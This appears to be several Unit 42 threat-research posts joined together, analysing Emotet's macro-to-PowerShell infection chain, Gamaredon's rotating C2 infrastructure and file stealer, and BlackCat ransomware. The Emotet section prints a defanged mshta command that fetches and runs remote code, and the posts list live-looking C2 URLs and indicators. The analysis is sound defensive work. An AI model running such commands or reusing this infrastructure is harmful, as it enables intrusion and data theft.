Lock Down Your Network: Making small policy changes can decrease the likelihood of a successful attack against your network. Many applications can be abused, even though the application itself may not be malicious. If your organization doesn’t require their functionality, blocking them will improve your security posture. For example, recent attacks have abused popular applications – like Trello and Discord – to distribute malicious files. Users didn’t need to use the software to be impacted, the attackers simply used the platforms to host links to files.
There is no way to know for certain what shape an attack may take, but taking these steps will help provide broad protection against what we expect to come.
How Unit 42 Threat Intelligence and Security Consulting Can Help
Unit 42, the threat intelligence and security consulting arm of Palo Alto Networks, has a team of experts who can help your organization assess and test your security controls with proactive assessments and incident simulation services. Because of the likelihood of ransomware attacks – or destructive attacks that pose as ransomware – it may be beneficial to focus on preparing in this area, particularly ensuring backup and recovery plans are in place. We have distilled the knowledge we’ve gained from responding to hundreds of ransomware incidents into our Ransomware Readiness Assessment offering, which is designed to help organizations strengthen their processes and technology to mitigate threats like the ones we expect in the coming days and weeks.
If you think you may have been compromised by wiper attacks, Gamaredon, DDoS attacks or other cyber activity related to Russia-Ukraine, or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Appendix A: Cortex Xpanse: Identifying Assets That May Be Impacted by CISA's Known Exploited Vulnerabilities
In Alert AA22-011A (updated March 1, 2022), the U.S. Department of Homeland Security’s Cybersecurity and Infrastructure Security Agency (DHS/CISA) identifies a selection of vulnerabilities that Russian advanced persistent threat (APT) groups are assessed to have exploited in the past, but recommends that users take action against a much broader list of known exploited vulnerabilities (KEVs). The cited KEVs and their impacted devices – all of which can be identified using Cortex Xpanse – are:
CVE-2018-13379 FortiGate VPNs
CVE-2019-1653 Cisco router
CVE-2019-2725 Oracle WebLogic Server
CVE-2019-7609 Kibana
CVE-2019-9670 Zimbra software
CVE-2019-10149 Exim Simple Mail Transfer Protocol
CVE-2019-11510 Pulse Secure
CVE-2019-19781 Citrix
CVE-2020-0688 Microsoft Exchange
CVE-2020-4006 Multiple Vmware Products
CVE-2020-5902 F5 Big-IP
CVE-2020-14882 Oracle WebLogic
CVE-2021-26855 Microsoft Exchange
Cortex Xpanse’s ability to index the entire internet helps organizations discover, prioritize, and remediate significant exposures on their attack surfaces – including all of the impacted services listed above. We routinely observe vulnerable devices across the global internet, despite the fact that most of these CVEs are more than two years old.
Beyond Alert AA22-011A, CISA’s overarching guidance for attack surface reduction includes hardening of forward-facing network services, with prioritized patching of KEVs, as documented in Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities (KEV). This directive requires agencies to remediate all vulnerabilities that CISA includes in their KEV catalog based on an assessment that the vulnerabilities “carry significant risk to the federal enterprise.” Learn more and see a detailed workflow example on the Palo Alto Networks SecOps blog, “How Xpanse Can Identify CISA-Identified Known Exploited Vulnerabilities.”
As early as Dec. 21, 2021, Unit 42 observed a new infection method for the highly prevalent malware family Emotet. Emotet is high-volume malware that often changes and modifies its attack patterns. This latest modification of the Emotet attack follows suit.
The new attack delivers an Excel file through email, and the document contains an obfuscated Excel 4.0 macro. When the macro is activated, it downloads and executes an HTML application that downloads two stages of PowerShell to retrieve and execute the final Emotet payload.
Emotet was first discovered as a banking trojan in 2014, and it has been very active in recent years. In January 2021, law enforcement and judicial agencies took down the Emotet botnet infrastructure, but Emotet returned in November 2021 and has remained active since then.
Emotet frequently uses thread hijacking as part of its attack method. As described in our previous blog on Emotet’s thread hijacking, this technique generates fake replies based on legitimate emails stolen from mail clients of Windows hosts previously infected with Emotet. The botnet uses this stolen email data to create fake replies impersonating the original senders.
Using thread hijacking and other types of emails, Emotet has implemented different infection methods since its return. Most notable were emails with links to install a fake Adobe Windows App Installer Package in December 2021. After a holiday break, Emotet returned to attachment-based emails in January 2022. As early as Dec. 21, 2021, Emotet started using a new infection method, which we describe in this blog.
In some cases, Emotet uses a password-protected zip archive as an attachment to its email. In other cases, Emotet uses an Excel spreadsheet directly attached to the email.
Example of an Initial Email Lure
Shown in Figure 1, this example of an initial email lure sent by Emotet is a recent example of Emotet’s thread hijacking. The stolen email thread is from June 2021, and this email was sent by the Emotet botnet on Jan. 27, 2022. This example contains an encrypted zip file in an attempt to bypass security systems. The password to the zip file is included in the email, so that the victim can extract the contents.
Figure 1. Example of a thread-hijacked Emotet email lure sent on Jan. 27, 2022.
Excel Document
The encrypted zip file contains a single Excel document with Excel 4.0 macros. These macros are an old Excel feature that is frequently abused by malicious actors. The victim must enable macros on a vulnerable Windows host before the malicious content is activated.
Figure 2. Excel 4.0 macro document.
When the macro code is enabled, it executes cmd.exe to run mshta.exe with an argument to retrieve and execute a remote HTML application. The code utilizes hex and character obfuscation in order to attempt to bypass static detection measures. The deobfuscated command string that is executed is: cmd /c mshta hxxp://91.240.118[.]168/se/s.html
Figure 3. Excel 4.0 macro code that executes cmd and mshta.
The HTML application shown in Figure 4 is highly obfuscated. It will download and execute additional PowerShell code.
Figure 4. Obfuscated HTML application.
PowerShell
The initial obfuscated PowerShell script shown in Figure 5 connects to hxxp://91.240.118[.]168/se/s.png. This URL returns text-based script for a second-stage set of PowerShell code designed to retrieve an Emotet binary.
Figure 5. Initial PowerShell downloader.
This second-stage PowerShell code shown in Figure 6 contains 14 URLs to retrieve the Emotet binary. The script attempts each URL until an Emotet binary is successfully downloaded. Having multiple URLs makes this attack more resilient in the event that one of the URLs is taken down.
Figure 6. HTTP traffic showing the second-stage PowerShell code.
The Emotet DLL loads an encrypted PE from its resource section as the final stage of this attack chain.
Figure 7. Emotet DLL with an encrypted PE from its resource section.
Conclusion
Emotet is a highly-active malware family that frequently changes its infection techniques. These changes are likely an attempt to avoid detection. Emotet’s new attack chain reveals multiple stages with different file types and obfuscated script before arriving at the final Emotet payload.
Palo Alto Networks customers are protected from malware families using similar obfuscation techniques with Cortex XDR or the Next-Generation Firewall with WildFire and Threat Prevention security subscriptions.
Indicators of Compromise
Appendix A: Files From Emotet Email Lure on Jan. 27, 2022
SHA256 hash: 9f22626232934970e4851467b7b746578f0f149984cd0e4e1a156b391727fac9 File size: 40,929 bytes
File name: form.zip File description: Password-protected encrypted zip archive seen on Jan. 27, 2022
Password: EHGWQARLC
SHA256 hash: 6d55f25222831cce73fd9a64a8e5a63b002522dc2637bd2704f77168c7c02d88 File size: 77,989 bytes
File name: form.xlsm File description: Excel file with Excel 4.0 macros extracted from the above zip archive
Appendix B: PowerShell Script Seen on Jan. 27, 2022
Since November, geopolitical tensions between Russia and Ukraine have escalated dramatically. It is estimated that Russia has now amassed over 100,000 troops on Ukraine's eastern border, leading some to speculate that an invasion may come next. On Jan. 14, 2022, this conflict spilled over into the cyber domain as the Ukrainian government was targeted with destructive malware (WhisperGate) and a separate vulnerability in OctoberCMS was exploited to deface several Ukrainian government websites. While attribution of those events is ongoing and there is no known link to Gamaredon (aka Primitive Bear), one of the most active existing advanced persistent threats targeting Ukraine, we anticipate we will see additional malicious cyber activities over the coming weeks as the conflict evolves. We have also observed recent activity from Gamaredon. In light of this, this blog provides an update on the Gamaredon group.
Since 2013, just prior to Russia’s annexation of the Crimean peninsula, the Gamaredon group has primarily focused its cyber campaigns against Ukrainian government officials and organizations. In 2017, Unit 42 published its first research documenting Gamaredon’s evolving toolkit and naming the group, and over the years, several researchers have noted that the operations and targeting activities of this group align with Russian interests. This link was recently substantiated on Nov. 4, 2021, when the Security Service of Ukraine (SSU) publicly attributed the leadership of the group to five Russian Federal Security Service (FSB) officers assigned to posts in Crimea. Concurrently, the SSU also released an updated technical report documenting the tools and tradecraft employed by this group.
Given the current geopolitical situation and the specific target focus of this APT group, Unit 42 continues to actively monitor for indicators of their operations. In doing so, we have mapped out three large clusters of their infrastructure used to support different phishing and malware purposes. These clusters link to over 700 malicious domains, 215 IP addresses and over 100 samples of malware.
Monitoring these clusters, we observed an attempt to compromise a Western government entity in Ukraine on Jan. 19, 2022. The sections below offer an overview of our findings in order to aid targeted entities in Ukraine as well as cybersecurity organizations in defending against this threat group.
Update Feb. 16: When we originally published this report, we noted, “While we have mapped out three large clusters of currently active Gamaredon infrastructure, we believe there is more that remains undiscovered.” We have since discovered hundreds more Gamaredon-related domains, including known related-clusters, and also new clusters. We have updated our Indicators of Compromise (IoCs) to include these additional domains and cluster observations.
Update June 22: As noted in February, Unit 42 continues to monitor and research Gamaredon infrastructure and malware. Today we are sharing another update to our Gamaredon IoCs, listing infrastructure that we have observed since the previous update.
Full visualization of the techniques observed, relevant courses of action and IoCs related to this Gamaredon report can be found in the Unit 42 ATOM viewer.
Gamaredon actors pursue an interesting approach when it comes to building and maintaining their infrastructure. Most actors choose to discard domains after their use in a cyber campaign in order to distance themselves from any possible attribution. However, Gamaredon’s approach is unique in that they appear to recycle their domains by consistently rotating them across new infrastructure. A prime example can be seen in the domain libre4[.]space. Evidence of its use in a Gamaredon campaign was flagged by a researcher as far back as 2019. Since then, Cisco Talos and Threatbook have also firmly attributed the domain to Gamaredon. Yet despite public attribution, the domain continues to resolve to new internet protocol (IP) addresses daily.
Figure 1. libre4[.]space recent IP resolutions as of Jan. 27, 2022.Pivoting to the first IP on the list (194.58.100[.]17) reveals a cluster of domains rotated and parked on the IP on the exact same day.
Figure 2. Domains associated with 194.58.100[.]17 on Jan. 27, 2022.Thorough pivoting through all of the domains and IP addresses results in the identification of almost 700 domains. These are domains that are already publicly attributed to Gamaredon due to use in previous cyber campaigns, mixed with new domains that have not yet been used. Drawing a delineation between the two then becomes an exercise in tracking the most recent infrastructure.
Focusing on the IP addresses linked to these domains over the last 60 days results in the identification of 136 unique IP addresses; interestingly, 131 of these IP addresses are hosted within the autonomous system (AS) 197695 physically located in Russia and operated by the same entity used as the registrar for these domains, reg[.]ru. The total number of IPs translates to the introduction of roughly two new IP addresses every day into Gamaredon’s malicious infrastructure pool. Monitoring this pool, it appears that the actors are activating new domains, using them for a few days, and then adding the domains to a pool of domains that are rotated across various IP infrastructure. This shell game approach affords a degree of obfuscation to attempt to hide from cybersecurity researchers.
For researchers, it becomes difficult to correlate specific payloads to domains and to the IP address that the domain resolved to on the precise day of a phishing campaign. Furthermore, Gamaredon’s technique provides the actors with a degree of control over who can access malicious files hosted on their infrastructure, as a web page’s uniform resource locator (URL) file path embedded in a downloader only works for a finite period of time. Once the domains are rotated to a new IP address, requests for the URL file paths will result in a “404” file not found error for anyone attempting to study the malware.
Cluster 1 History
While focusing on current downloader infrastructure, we were able to trace the longevity of this cluster back to an origin in 2018. Certain “marker” domains, such as the aforementioned libre4[.]space, are still active today and also traced back to March 2019 with apparently consistent ownership. On the same date range in March 2019, a cluster of domains was observed on 185.158.114[.]107 with thematically linked naming – several of which are still active in this cluster today.
Figure 3. Domain cluster on 185.158.114[.]107 in March 2019.Further pivoting back in time and across domains finds an apparent initial domain for this cluster of infrastructure, bitsadmin[.]space on 195.88.209[.]136, in December 2018.
Figure 4. Initial domain bitsadmin[.]space, December 2018.We see it clustered here with some dynamic domain name system (DNS) domains. Dynamic DNS domains were observed in this cluster on later IP addresses as well, though this technique appears to have fallen out of favor, at least in this context, since there are none in this cluster currently active.
Initial Downloaders
Searching for samples connecting to Gamaredon infrastructure across public and private malware repositories resulted in the identification of 17 samples over the past three months. The majority of these files were either shared by entities in Ukraine or contained Ukrainian filenames.
An analysis of these files found that they all leveraged a remote template injection technique that allows the documents to pull down the malicious code once they are opened. This allows the attacker to have control over what content is sent back to the victim in an otherwise benign document. Recent examples of the remote template “dot” file URLs these documents use include the following:
Many of the files hosted on the Gamaredon infrastructure are labeled with abstract extensions such as .cam, .cdl, .kdp and others. We believe this is an intentional effort by the actor to reduce exposure and detection of these files by antivirus and URL scanning services.
Taking a deeper look at the top two, hokoldar[.]ru and reapart[.]ru, provides unique insights into two recent phishing campaigns. Beginning with the first domain, passive DNS data shows that the domain first resolved to an IP address that was shared with other Gamaredon domains on Jan. 4. Figure 2 above shows that hokoldar[.]ru continued to share an IP address with libre4[.]space on Jan. 27, once again associating it with the Gamaredon infrastructure pool. In that short window, on Jan. 19, we observed a targeted phishing attempt against a Western government entity operating in Ukraine.
In this attempt, rather than emailing the downloader directly to their target, the actors instead leveraged a job search and employment service within Ukraine. In doing so, the actors searched for an active job posting, uploaded their downloader as a resume and submitted it through the job search platform to a Western government entity. Given the steps and precision delivery involved in this campaign, it appears this may have been a specific, deliberate attempt by Gamaredon to compromise this Western government organization.
Expanding beyond this recent case, we also discovered public evidence of a Gamaredon campaign targeting the State Migration Service of Ukraine. On Dec. 1, an email was sent from yana_gurina@ukr[.]net to 6524@dmsu[.]gov.ua. The subject of the email was “NOVEMBER REPORT” and attached to the email was a file called “Report on the LCA for June 2021(Autosaved).doc.” When opened, this Word document calls out to reapart[.]ru. From there, it downloads and then executes a malicious remote Word Document Template file named glitter.kdp.
Figure 5. Email sent to 6524@dmsu[.]gov.ua.CERT Estonia (CERT-EE), a department within the Cyber Security Branch of the Estonian Information System Authority, recently published an article on Gamaredon which covers the content returned from these remote template files. To summarize their findings on this aspect, the remote template retrieves a VBS script to execute which establishes a persistent command and control (C2) check-in and will retrieve the next payload once the Gamaredon group is ready for the next phase. In CERT-EE’s case, after six hours the infrastructure came back to life again and downloaded a SelF-eXtracting (SFX) archive.
SSL Pivot to Additional Infrastructure and Samples
While conducting historical research on the infrastructure in cluster 1, we discovered a self-signed certificate associated with cluster 1 IP address 92.242.62[.]96:
Although the IP Address WHOIS record for Crelcom LLC is registered to an address in Moscow, the technical admin listed for the netblock containing the IP address is registered to an address in Simferopol, Crimea. We further trace the apparent origins of Crelcom back to Simferopol, Crimea, as well.
This certificate relates to 79 IP addresses:
The common-name IP address - no Gamaredon domains
One IP address links to cluster 1 above (92.242.62[.]96)
76 IP addresses link to another distinct collection of domains – “cluster 2”
1 IP address led us to another distinct cluster, “cluster 3” (194.67.116[.]67)
We find almost no overlap of IP addresses between these separate clusters.
File Stealer (Cluster 2)
Of the 76 IP addresses we associate with cluster 2, 70 of them have confirmed links to C2 domains associated with a variant of Gamaredon’s file stealer tool. Within the last three months, we have identified 23 samples of this malware, twelve of which appear to have been shared by entities in Ukraine. The C2 domains in those samples include:
Domain
First Seen
jolotras[.]ru
12/16/2021
moolin[.]ru
10/11/2021
naniga[.]ru
9/2/2021
nonimak[.]ru
9/2/2021
bokuwai[.]ru
9/2/2021
krashand[.]ru
6/17/2021
gorigan[.]ru
5/25/2021
Table 3. Recent file stealer C2 domains.
As you can see, some of these domains were established months ago, yet despite their age, they continue to enjoy benign reputations. For example, only five out of 93 vendors consider the domain krashand[.]ru to be malicious on VirusTotal.
Figure 7. VirusTotal results for krashand[.]ru from Jan. 27, 2022.Reviewing passive DNS (pDNS) logs for these domains quickly reveals a long list of subdomains associated with each. Some of the subdomains follow a standardized pattern. For example, several of the domains use the first few letters of the alphabet (a, b, c) in a repeating combination. Conversely, jolotras[.]ru and moolin[.]ru use randomized alphanumeric characters. We believe that these subdomains are dynamically generated by the file stealer when it first establishes a connection with its C2 server. As such, counting the number of subdomains associated with a particular C2 domain provides a rough gauge of the number of entities that have attempted to connect to the server. However, it is important to also note that the number of pDNS entries can also be skewed by researchers and cybersecurity products that may be evaluating the malicious samples associated with a particular C2 domain.
Subdomains
637753576301692900[.]jolotras.ru
637753623005957947[.]jolotras[.]ru
637755024217842817.jolotras[.]ru
a.nonimak[.]ru
aaaa.nonimak[.]ru
aaaaa.nonimak[.]ru
aaaaaa.nonimak[.]ru
0enhzs.moolin[.]ru
0ivrlzyk.moolin[.]ru
0nxfri.moolin[.]ru
Table 4. Subdomain naming for file stealer infrastructure.
In mapping these domains to their corresponding C2 infrastructure, we discovered that the domains overlap in terms of the IP addresses they point to. This allowed us to identify the following active infrastructure:
IP Address
First Seen
194.58.92[.]102
1/14/2022
37.140.199[.]20
1/10/2022
194.67.109[.]164
12/16/2021
89.108.98[.]125
12/26/2021
185.46.10[.]143
12/15/2021
89.108.64[.]88
10/29/2021
Table 5. Recent file stealer IP infrastructure.
Of note, all of the file stealer infrastructure appears to be hosted within AS197695, the same AS highlighted earlier. Historically, we have seen the C2 domains point to various autonomous systems (AS) globally. However, as of early November, it appears that the actors have consolidated all of their file stealer infrastructure within Russian ASs – predominantly this single AS.
In mapping the patterns involved in the use of this infrastructure, we found that the domains are rotated across IP addresses in a manner similar to the downloader infrastructure discussed previously. A malicious domain may point to one of the C2 server IP addresses today while pointing to a different address tomorrow. This adds a degree of complexity and obfuscation that makes it challenging for network defenders to identify and remove the malware from infected networks. The discovery of a C2 domain in network logs thus requires defenders to search through their network traffic for the full collection of IP addresses that the malicious domain has resolved to over time. As an example, moolin[.]ru has pointed to 11 IP addresses since early October, rotating to a new IP every few days.
IP Address
Country
AS
First Seen
Last Seen
194.67.109[.]164
RU
197695
2021-12-28
2022-01-27
185.46.10[.]143
RU
197695
2021-12-16
2021-12-26
212.109.199[.]204
RU
29182
2021-12-15
2021-12-15
80.78.241[.]253
RU
197695
2021-11-19
2021-12-14
89.108.78[.]82
RU
197695
2021-11-16
2021-11-18
194.180.174[.]46
MD
39798
2021-11-15
2021-11-15
70.34.198[.]226
SE
20473
2021-10-14
2021-10-30
104.238.189[.]186
FR
20473
2021-10-13
2021-10-14
95.179.221[.]147
FR
20473
2021-10-13
2021-10-13
176.118.165[.]76
RU
43830
2021-10-12
2021-10-13
Table 6. Recent file stealer IP infrastructure
Shifting focus to the malware itself, file stealer samples connect to their C2 infrastructure in a unique manner. Rather than connecting directly to a C2 domain, the malware performs a DNS lookup to convert the domain to an IP address. Once complete, it establishes an HTTPS connection directly to the IP address. For example:
C2 Domain: moolin[.]ru
C2 IP Address: 194.67.109[.]164
C2 Comms: https://194.67.109[.]164/zB6OZj6F0zYfSQ
This technique of creating distance between the domain and the physical C2 infrastructure seems to be an attempt to bypass URL filtering:
The domain itself is only used in an initial DNS request to resolve the C2 server IP address – no actual connection is attempted using the domain name.
Identification and blocking of a domain doesn’t impact existing compromises as the malware will continue to communicate directly with the C2 server using the IP address – even if the domain is subsequently deleted or rotated to a new IP – as long as the malware continues to run.
One recent file stealer sample we analyzed (SHA256: f211e0eb49990edbb5de2bcf2f573ea6a0b6f3549e772fd16bf7cc214d924824) was found to be a .NET binary that had been obfuscated to make analysis more difficult. The first thing that jumps out when reviewing these files are their sizes. This particular file clocks in at over 136 MB in size, but we observed files going all the way up to 200 MB and beyond. It is possible that this is an attempt to circumvent automated sandbox analysis, which usually avoids scanning such large files. It may also simply be a byproduct of the obfuscation tools being used. Whatever the reason for the large file size, it comes at a price to the attacker, as executables of this size stick out upon review. Transmitting a file this large to a victim becomes a much more challenging task.
The obfuscation within this sample is relatively simple and mainly relies upon defining arrays and concatenating strings of single characters in high volume over hundreds of lines to try to hide the construction of the actual string within the noise.
Figure 8. Building the string “IconsCache.db” in the “text” variable.
It begins by checking for the existence of the Mutex Global\lCHBaUZcohRgQcOfdIFaf, which, if present, implies the malware is already running and will cause the file stealer to exit. Next, it will create the folder C:\Users\%USER%\AppData\Local\TEMP\ModeAuto\icons, wherein screenshots that are taken every minute will be stored and then transmitted to the C2 server with the name format YYYY-MM-DD-HH-MM.jpg.
To identify the IP address of the C2 server, the file stealer will generate a random string of alphanumeric characters between eight and 23 characters long, such as 9lGo990cNmjxzWrDykSJbV.jolotras[.]ru.
As mentioned previously, once the file stealer retrieves the IP address for this domain, it will no longer use the domain name. Instead, all communications will be direct with the IP address.
During execution, it will search all fixed and network drives attached to the computer for the following extensions:
.doc .docx .xls .rtf .odt .txt .jpg .pdf .ps1
When it has a list of files on the system, it begins to create a string for each that contains the path of the file, the size of the file and the last time the file was written to, similar to the example below:
The file stealer takes this string and generates an MD5 hash of it, resulting in the following output for this example:
FB-17-F1-34-F4-22-9B-B4-49-0F-6E-3E-45-E3-C9-FA
Next, it removes the hyphens from the hash and converts all uppercase letters to lowercase. These MD5 hashes are then saved into the file C:\Users\%USER%\AppData\Local\IconsCache.db. The naming of this file is another attempt to hide in plain sight next to the legitimate IconCache.db.
Figure 9. IconsCache.db contents.
The malware uses this database to track unique files.
The malware will then generate a URL path with alphanumeric characters for its C2 communication, using the DNS-IP technique illustrated previously with the moolin[.]ru domain example:
https://194.67.109[.]164/zB6OZj6F0zYfSQ
Below is the full list of domains currently resolving to cluster 2 IP addresses:
Domain
Registered
jolotras[.]ru
12/16/2021
moolin[.]ru
10/11/2021
bokuwai[.]ru
9/2/2021
naniga[.]ru
9/2/2021
nonimak[.]ru
9/2/2021
bilargo[.]ru
7/23/2021
krashand[.]ru
6/17/2021
firtabo[.]ru
5/28/2021
gorigan[.]ru
5/25/2021
firasto[.]ru
5/21/2021
myces[.]ru
2/24/2021
teroba[.]ru
2/24/2021
bacilluse[.]ru
2/15/2021
circulas[.]ru
2/15/2021
megatos[.]ru
2/15/2021
phymateus[.]ru
2/15/2021
cerambycidae[.]ru
1/22/2021
coleopteras[.]ru
1/22/2021
danainae[.]ru
1/22/2021
Table 7. All cluster 2 domains.
Pteranodon (Cluster 3)
The single remaining IP address related to the SSL certificate was not related to either cluster 1 or cluster 2, and instead led us to a third, distinct cluster of domains.
This final cluster appears to serve as the C2 infrastructure for a custom remote administration tool called Pteranodon. Gamaredon has used, maintained and updated development of this code for years. Its code contains anti-detection functions specifically designed to identify sandbox environments in order to thwart antivirus detection attempts. It is capable of downloading and executing files, capturing screenshots and executing arbitrary commands on compromised systems.
Over the last three months, we have identified 33 samples of Pteranodon. These samples are commonly named 7ZSfxMod_x86.exe. Pivoting across this cluster, we identified the following C2 infrastructure:
Domain
Registered
takak[.]ru
9/18/2021
rimien[.]ru
9/18/2021
maizuko[.]ru
9/2/2021
iruto[.]ru
9/2/2021
gloritapa[.]ru
8/5/2021
gortisir[.]ru
8/5/2021
gortomalo[.]ru
8/5/2021
langosta[.]ru
6/25/2021
malgaloda[.]ru
6/8/2021
Table 8. Cluster 3 domains.
We again observe domain reputation aging, as seen in cluster 2.
An interesting naming pattern is seen in cluster 3 – also seen in some cluster 1 host and subdomain names. We see these actors using English words, seemingly grouped by the first two or three letters. For example:
Because we only see this with some domains, this may be a technique employed by a small group of actors or teams. It suggests a possible link between the cluster 3 samples and those from cluster 1 employing a similar naming system. In contrast, we do not observe cluster 2’s large-number or random-string naming technique employed in any cluster 1 domains.
Conclusion
Gamaredon has been targeting Ukrainian victims for almost a decade. As international tensions surrounding Ukraine remain unresolved, Gamaredon’s operations are likely to continue to focus on Russian interests in the region. This blog serves to highlight the importance of research into adversary infrastructure and malware, as well as community collaboration, in order to detect and defend against nation-state cyberthreats. While we have mapped out three large clusters of currently active Gamaredon infrastructure, we believe there is more that remains undiscovered. Unit 42 remains vigilant in monitoring the evolving situation in Ukraine and continues to actively hunt for indicators to put protections in place to defend our customers anywhere in the world. We encourage all organizations to leverage this research to hunt for and defend against this threat.
Protections and Mitigations
The best defense against this evolving threat group is a security posture that favors prevention. We recommend that organizations implement the following:
Search network and endpoint logs for any evidence of the indicators of compromise associated with this threat group.
Ensure cybersecurity solutions are effectively blocking against the active infrastructure IoCs identified above.
Implement a DNS security solution in order to detect and mitigate DNS requests for known C2 infrastructure.
Apply additional scrutiny to all network traffic communicating with AS 197695 (Reg[.]ru).
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
For Palo Alto Networks customers, our products and services provide the following coverage associated with this campaign:
Cortex XDR protects endpoints from the malware techniques described in this blog.
WildFire cloud-based threat analysis service accurately identifies the malware described in this blog as malicious.
Users of AutoFocus contextual threat intelligence service can view malware associated with these attacks using the Gamaredon Group tag.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Indicators of Compromise
A list of the domains, IP addresses and malware hashes is available on the Unit 42 GitHub.
Additional IoCs shared in a Feb. 16 update to this report are also available.
BlackCat (aka ALPHV) is a ransomware family that surfaced in mid-November 2021 and quickly gained notoriety for its sophistication and innovation. Operating a ransomware-as-a-service (RaaS) business model, BlackCat was observed soliciting for affiliates in known cybercrime forums, offering to allow affiliates to leverage the ransomware and keep 80-90% of the ransom payment. The remainder would be paid to the BlackCat author.
BlackCat has taken an aggressive approach to naming and shaming victims, listing more than a dozen on their leak site in a little over a month. The largest number of the group’s victims so far are U.S. organizations, but BlackCat and its affiliates have also attacked organizations in Europe, the Philippines and other locations. Victims include organizations in the following sectors: construction and engineering, retail, transportation, commercial services, insurance, machinery, professional services, telecommunication, auto components and pharmaceuticals.
Use of BlackCat ransomware has grown quickly for a variety of reasons (for comparison, AvosLocker had only listed a handful of victims publicly within two months of becoming known). Effective marketing to affiliates is a likely factor – in addition to offering an enticing share of ransom payments, the group has solicited affiliates by posting ads on forums such as Ransomware Anonymous Market Place (RAMP).
The malware itself is coded in the Rust programming language. Though this is not the first piece of malware to use Rust, it is one of the first, if not the first, piece of ransomware to use it. By leveraging this programming language, the malware authors are able to easily compile it against various operating system architectures. Given its numerous native options, Rust is highly customizable, which facilitates the ability to pivot and individualize attacks.
The threat actors leveraging BlackCat, often referred to as the "BlackCat gang,” utilize numerous tactics that are becoming increasingly commonplace in the ransomware space. Notably, they use multiple extortion techniques in some cases, including the siphoning of victim data before ransomware deployment, threats to release data if the ransom is not paid and distributed denial-of-service (DDoS) attacks.
Palo Alto Networks detects and prevents BlackCat ransomware with the following products and services: Cortex XDR and Next-Generation Firewalls (including cloud-delivered security subscriptions such as WildFire).
Due to the surge of this malicious activity, we’ve created this threat assessment for overall awareness.
Soliciting via known cybercrime forums, BlackCat is seeking affiliates to deploy its ransomware. Affiliates keep an 80-90% share of the ransom payment, with the remainder going to the BlackCat author. These affiliates are interviewed and vetted before being accepted into the RaaS group. Once the affiliate is confirmed, they are given unique access to a Tor-based control panel that hosts the affiliate’s access.
Written in the Russian language, the control panel gives the affiliate updates and announcements about deploying and operating the ransomware as well as troubleshooting tips to help the affiliate be more successful in their campaigns. Along with the control panel, a name and shame blog is also hosted, targeting victims who have either ignored or refused to pay the ransom. This site has been regularly updated with new victims since the initial discovery of the group.
As shown in Figure 1 below, many RaaS operators use the double-extortion technique of exfiltrating data prior to encryption, which provides them greater leverage in negotiating ransom funds. As of December 2021, BlackCat has the seventh largest number of victims listed on their leak site among ransomware groups tracked by Unit 42 – impressive considering that this group has only been publicly known since November 2021. While Conti (ranked second) has been around in various guises for almost two years, it is surrounded at the top of the chart by emerging families. LockBit 2.0 and Hive both have at least six months’ head start on BlackCat, but this highlights a worrying trend that newcomers (or reformed groups) can attack many victims in a short space of time.
Figure 1. Leak site/name and shame blog statistics, December 2021.
Using the leak site information, we can understand the location and types of victims affected by BlackCat attacks. Victims include organizations in the following sectors: construction and engineering, retail, transportation, commercial services, insurance, machinery, professional services, telecommunication, auto components and pharmaceuticals. Figure 2 breaks down the victims by country. However, the so-far sporadic spread of the attacks may indicate a somewhat opportunistic approach, as with most contemporary ransomware families.
Figure 2. BlackCat leak site victims by country.
Technical Details
BlackCat is positioned to pivot to individualized, customized attacks due to the numerous options available when coding in Rust (Figure 3). Rust programming has gained momentum due to its fast and high performance, powerful web application development, low overhead for embedded programming, and memory management resolution. Rust also facilitates the BlackCat author due to its efficiency regarding algorithms that power the encryption capability of the ransomware. Because of its efficiency and adaptability, BlackCat has been seen targeting both Windows and Linux systems.
Figure 3. BlackCat execution options.
In an effort to maintain longevity, the use of the --access-token flag is required to execute the ransomware, which can make it harder to analyze in sandboxed environments.
BlackCat Config
While analyzing the ransomware configurations, we observed numerous evasion tactics deployed. These evasion techniques are used in an effort to impair or disable system defenses as well as to stop certain applications that may lock files open on disk, causing problems when trying to encrypt them. BlackCat attempts to kill several processes and services to hinder or prevent security solutions and backups. The process list checked is as follows:
In an effort to maintain persistence, the BlackCat ransomware excludes key system and application folders – as well as key components – from encryption so as not to render the system and ransomware inoperative. The folders excluded are as follows:
system volume information, intel, $windows.~ws, application data, $recycle.bin, mozilla, $windows.~bt, public, msocache, windows, default, all users, tor browser, programdata, boot, config.msi, google, perflogs, appdata, windows.old
Hardcoded credentials stored within the BlackCat ransomware config lend credence to the likelihood that specific victims are being targeted. The credentials also allow BlackCat to move laterally within the victim’s system and/or network, often with administrative privileges. Credential access permits the ransomware to deploy additional tools that further propagate the attack. These observations have also been confirmed by Symantec.
Associated Tools
BlackCat has been observed using multiple – often legitimate – tools throughout their attacks, such as Mimikatz, LaZagne and WebBrowserPassView to recover stored passwords, as well as GO Simple Tunnel (GOST) and MEGAsync to exfiltrate data. Additionally, anti-forensics tools like fileshredder, an application to securely delete unwanted files beyond recovery, have also been leveraged during some BlackCat ransomware attacks investigated by Unit 42.
Post-compromise Activities
Once candidate systems have been identified for encryption by the threat actors, the ransomware deployment occurs and all viable files will be encrypted. This process often involves renaming files to include another or a different file extension, such as wpzlbji, in the example shown in Figure 4. As is commonplace with other ransomware strains, BlackCat ransomware will drop ransom notes on the compromised system(s) to inform the victim of what has happened and how to go about getting their data restored. Text files with the name RECOVER-[RANDOM]-FILES.txt (where [RANDOM] refers to the aforementioned file extension name) will be found on the compromised system containing information and instructions such as those in the example below:
Figure 4. An example of a BlackCat ransom note dropped on a compromised system.
BlackCat utilizes a unique onion domain with a victim-specific access key for the victim to use to learn more about the attack, their data, and what the threat actors want the victim to do next. The following example URL highlights the notation used by BlackCat ransomware:
Once the victim navigates to the onion site provided, they will see something similar to Figure 5 below. This site reiterates the problem and that the actor's Decrypt App private key is the only way to get their data back. The portal also provides chat facilities, the ransom amounts – which can differ depending on when the payment is sent – how to pay, and a way to test that the decryption works.
Figure 5. Example onion site information for BlackCat victims.
